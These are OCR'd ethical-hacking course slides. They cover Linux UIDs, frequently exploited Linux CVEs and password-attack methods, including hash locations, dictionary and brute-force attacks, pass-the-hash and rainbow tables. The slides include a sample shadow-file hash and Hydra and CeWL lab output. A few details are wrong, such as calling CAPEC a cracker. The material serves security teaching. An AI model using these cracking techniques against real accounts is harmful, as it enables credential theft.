
kali:6a/53BntOdPOaghAx$VCAdR3Af97cYTtWCtDp9iksacL3gj2Sgrb12EMix0ITuxc5jOQp1lbaRi.jNDsP2qjV3GvFAqd5Fu.8/7/P1.:18281:0:99999:7:::

(...)

USER IDS IN LINUX

- Root has UID and GID of 0
  - you can see this information by issuing the command id. root@kali:~# id
  - uid=0(root) gid=0(root) groups=0(root)
- In most Linux systems non-root/normal user IDs start at 1000
  - In Fedora and CentOS, they start at 500

TOP LINUX THREATS 2022



https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/linux-threat-report-2021-1h-linux-threats-in-the-cloud-and-security-recommendations#C02

MOST EXPLOITED LINUX VULNERABILITIES

Vulnerability	CVE	CVSS
DirtyCred Use-after-free kernel vulnerability	CVE-2022-2602	Not yet assigned
DirtyPipe Local kernel privilege escalation flaw	CVE-2022-0847	7.8
Linux kernel slab out of bounds write vulnerability	CVE-2021-42008	7.8
bypass authentication in Alibaba Nacos AuthFilter	CVE-2021-29441	9.8
RCE vulnerability in WordPress File Manager plugin (wp-file-manager)	CVE-2020-25213	10.0
RCE vulnerability in vBulletin 'subwidgetConfig'	CVE-2020-17496	9.8
Oracle WebLogic Server RCE vulnerability	CVE-2020-14750	9.8
Atlassian Jira Disclosure	CVE-2020-14179	5.3

MOST EXPLOITED LINUX VULNERABILITIES (CONT'D)

Vulnerability	CVE	CVSS
SaltStack Salt authorization vulnerability	CVE-2020-11651	9.8
Liferay Portal Untrusted Deserialization Vulnerability	CVE-2020-7961	9.8
RCE vulnerability in Apache Struts 2	CVE-2019-0230	9.8
RCE vulnerability in Apache Struts OGNL	CVE-2018-11776	8.1
RCE vulnerability in Drupal Core	CVE-2018-7600	9.8
RCE vulnerability in Apache Struts OGNL	CVE-2017-12611	9.8
REST plugin vulnerability for Apache Struts 2, XStream RCE	CVE-2017-9805	8.1
Integer overflow in Eclipse Jetty	CVE-2017-7657	9.8
Remote Code Execution (RCE) vulnerability in Apache Struts 2	CVE-2017-5638	10.0

6.11 PASSWORD ATTACKS

- Passwords Overview
- Hashing
- Password Attack Types

WHERE PASSWORDS ARE STORED


- Windows Security Accounts Manager (SAM)
  - C:\Windows\System32\config\
  - Prior to Windows 10, the SAM was encrypted by SYSKEY (128-bit RC4 encryption)
  - Since Windows 10, BitLocker disk encryption encrypts the SAM
- Active Directory (ntds.dit)
  - C:\Windows\NTDS
- Linux shadow file
  - /etc/shadow
  - Contains password hashes only
  - Requires /etc/passwd file to provide associated usernames
  - You can use John-the-Ripper to combine (unshadow) the two files before cracking
- Config files for apps and services
  - If they do not use the operating system for authenticating users

PASSWORD STRENGTH

- Determined by length and complexity
- Complexity is defined by number of character sets used
  - lower case, upper case, numbers, symbols, etc.
- Short passwords (e.g., 4-digit PIN) can be brute forced in a few seconds
- Each additional character adds orders of magnitude to cracking time
- Check how long it would take to crack a password:

https://www.security.org/how-secure-is-my-password/

PASSWORD STRENGTH TESTING EXAMPLE




PASSWORD HASHES

- Passwords are usually not stored in clear text
- They are most likely stored in a hashed format
- Hashes are one-way cryptographic functions that are not meant to be decrypted
- To crack password hashes:
  - Obtain the password hashes
  - Determine the hashing algorithm
  - Hash each password you wish to try using the same algorithm
  - Compare your result to the stored hash
  - If they are the same, you found that password

SALTING THE HASH

- A salt is additional random data added to a user's password before it is hashed
- It lengthens the password, making it harder to crack
- Salts should be unique to each user, and never reused



PASSWORD ATTACK TYPES

- Active online attacks
  - Dictionary
  - Brute forcing
  - Password spraying
  - Hashdump
  - Keylogging
  - MITM
- Passive online attacks
  - Sniffing
- Offline attacks
  - Many online cracking tools can also work for offline cracking
  - Grab a copy of the password database/file and start cracking!

Many password cracking tools are multi-purpose

PASSWORD ATTACK TYPES (CONT'D)

- Physical access attack
  - Boot the system from a USB stick or CD
  - Use a tool such as CHNTPW to overwrite the area on disk that stores passwords
- Non-electronic attacks
  - Social engineering - most effective
  - Shoulder surfing
  - Dumpster diving
  - Snooping around
  - Guessing
  - Rubber host (coercion)

PASS THE HASH

- A network-based attack
- The attacker steals the hashed user credentials
- Instead of providing the password, the hash is provided
- You can use a hash dumper to retrieve hashes from a system's memory
- Might not always work with use of Windows Defender Credential Guard, Registry settings for UAC

PASSWORD CRACKING CONSIDERATIONS

- Can be very slow and CPU intensive
- Consider using a dedicated Graphics Processing Unit (GPU) to offload the work
  - Dedicated GPUs are designed to conduct complex mathematical functions extremely quickly
- Using a rainbow table (dictionary of pre-computed hashes) can dramatically speed up password cracking
- Dictionaries and rainbow tables can be very large in size
- You can also upload the hash to an online service
  - Some are free
  - Some charge a fee

SCENARIO


- You want to build a workstation that will be used to brute force hash digests
- Which of the following is the BEST option to ensure sufficient power and speed to crack them?
- **Dedicated GPU**
- If you want to build a system to perform cracking of a password, hash, or encryption algorithm, it is important to have a high-speed, dedicated GPU.
- The reason to use a GPU instead of a CPU for password cracking is that it is much faster for this mathematically intensive type of work.
- Cracking passwords, hashes, and encryption is a lot like mining cryptocurrency in that using dedicated GPUs will give you the best performance.

DICTIONARY ATTACK

- An attack in which a password cracking tool goes through a list of words (dictionary) until it either
  - finds the password
  - exhausts the list
- The hope is that a large enough dictionary contains the password because users choose easy passwords
- Researchers have spent years collating wordlists
- Practical limitations:
  - Must know user name, though user names can also be in wordlists
  - Lists can become unwieldy in their size (1.5 billion words ≈ 15 GB uncompressed)
  - Lockout policies could significantly slow you down or lock the account
- Can be online or offline


METHODS TO PERFORM A DICTIONARY ATTACK

- Steal copy of file or database containing credentials (offline cracking)
- Induce system to dump hashed passwords
- Intercept authentication and send to a password cracker
- Run cracker against network service without lockout
- Run cracker against accounts exempt from lockout (e.g., admin/root)



DOWNLOAD PRE-MADE DICTIONARIES

- https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm
- https://apasscracker.com/dictionaries/
- https://github.com/topics/password-list
- GitHub danielmiessler/SecLists




DICTIONARY MAKERS

- CeWL
- crunch
- cupp.py
- pydictor
- Dymerge


```
root@kali:~# cewl https://secnhack.in --lowercase
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
^CHold on, stopping here ...
hacking
hack
sec
the
entry
web
this
and
ethical
content
penetration
testing
october
exploiting
reading
tools
meta
hey
folks
continue
```

DICTIONARY ATTACK TOOLS

- BlackArch Linux
  - Has 166 password cracking tools
- GitHub
  - Has 24 password cracking tools
- L0pht7
- John-the-Ripper
- Hashcat



L0PHT EXAMPLE



BRUTE FORCE ATTACK

- Used if the dictionary does not contain the password
- Tries combinations of characters until the password is found
- Is the slowest and most resource intensive
- Many password cracking tools include online brute forcing capabilities
- Github lists 159 brute force password crackers

```
dB90qMas DJrU178v nCZrMpk8 Xaup9lw5 miufIFTB Z9p5K9Ut suAjQYep x5CosAtw bHTdQPkj
A1gr9Utx Pik7Il04 vaYlGHjc BtJ8ktAk au0greB1 P9FTnI7c a6UErOcr iEp0z3tC Hzg7iYWZ
6FFcHAoe Yfa3SY5I 351sV8w5 J3PxPYNz WGjLGuBW c2503M6c pDfsu2Q4 cdP5cwB5 9vFjEHQu
2MxkJa3i B4bLGWH4 UIJcx0ns IMT1fNa3 PASSWORD mfviEj5x EsKPneug GKJUOutG FK92JFQ3
rP1owpJr Yr30oFJ5 GHcDJqvx A3QA5Ye3 YbtwXwnn NGJLCNL8 2vJsptvH zCinx0EC UN3j3pXC
vmjRD4iO Q1kh5j6Y 5i6TSEaT lId407YG deYv90Sn 2nczWHh6 vFXjiFRI 4sDHxCZm Qpe5zL30
4eggPjtZ KRfuFRnU VtQhz1v9 XV9DkP4x S9mMEd5S bXyfJTGK NQxNSTOH qfSCnY1M WjJz8X2c
9rpYjpuU ZS69eKWL 7iMwKrlo mtCQSeYd mmam9dn9 5ha4ddzy o9KYUF5Y fJAzwIdn zzHoKGY1
```

BRUTE FORCE – ANOTHER DEFINITION

- The term "brute forcing" is also often used to refer to a large dictionary attack
- In this case, the dictionary attack is considered to be a specific type of brute force attack

```
[80][http-get-form] host: 192.168.100.155   login: admin   password: password
[80][http-get-form] host: 192.168.100.155   login: admin   password: p@ssword
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12345
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1234567890
[80][http-get-form] host: 192.168.100.155   login: admin   password: Password
[80][http-get-form] host: 192.168.100.155   login: admin   password: 123456
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1234567
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12345678
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1q2w3e4r
[80][http-get-form] host: 192.168.100.155   login: admin   password: 123
[80][http-get-form] host: 192.168.100.155   login: admin   password: 1
[80][http-get-form] host: 192.168.100.155   login: admin   password: 12
1 of 1 target successfully completed, 12 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-27 15:28:24
```

BRUTE FORCE ATTACK EXAMPLE

[ATTEMPT] target 192.168.1.142 – login “root” – pass “abcde” 1 of 10
[ATTEMPT] target 192.168.1.142 – login “root” – pass “efghi” 2 of 10
[ATTEMPT] target 192.168.1.142 – login “root” – pass “12345” 3 of 10
[ATTEMPT] target 192.168.1.142 – login “root” – pass “67890” 4 of 10
[ATTEMPT] target 192.168.1.142 – login “root” – pass “a1b2c” 5 of 10
[ATTEMPT] target 192.168.1.142 – login “user” – pass “abcde” 6 of 10
[ATTEMPT] target 192.168.1.142 – login “user” – pass “efghi” 7 of 10
[ATTEMPT] target 192.168.1.142 – login “user” – pass “12345” 8 of 10
[ATTEMPT] target 192.168.1.142 – login “user” – pass “67890” 9 of 10
[ATTEMPT] target 192.168.1.142 – login “user” – pass “a1b2c” 10 of 10

RAINBOW TABLE

- A Rainbow Table Attack is an attack in which passwords in the wordlist have been pre-computed into their corresponding hashes, then compressed in a highly efficient manner
- Very fast with minimal computation, but at the cost of a very large table
- A special "reduction function" is used to reduce the table size
  - A "chain" of hashes for one password can be used to quickly calculate variations of the same password
  - The table ends up being smaller - you don't need one-to-one hash-password storage
  - 64 GB of a rainbow table can contain around 70 trillion hashes
  - 64 GB of a wordlist can only contain around 6.5 billion passwords
- Password crackers that can use rainbow tables include Ophcrack, RainbowCrack, and mitre.org's CAPEC

RAINBOW TABLE EXAMPLES


Not secure | ~~https~~://project-rainbowcrack.com/table.htm

Rainbow Table Specification

Algorithm	Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files
LM	lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 to 7	7,555,858,447,479 ≈ $2^{42.8}$	99.9 %	27 GB	Files
NTLM	ntlm_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495 ≈ $2^{46.0}$	99.9 %	52 GB	Files
NTLM	ntlm_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120 ≈ $2^{52.6}$	96.8 %	460 GB	Files
NTLM	ntlm_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090 ≈ $2^{47.7}$	99.9 %	127 GB	Files
NTLM	ntlm_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642 ≈ $2^{53.6}$	96.8 %	690 GB	Files
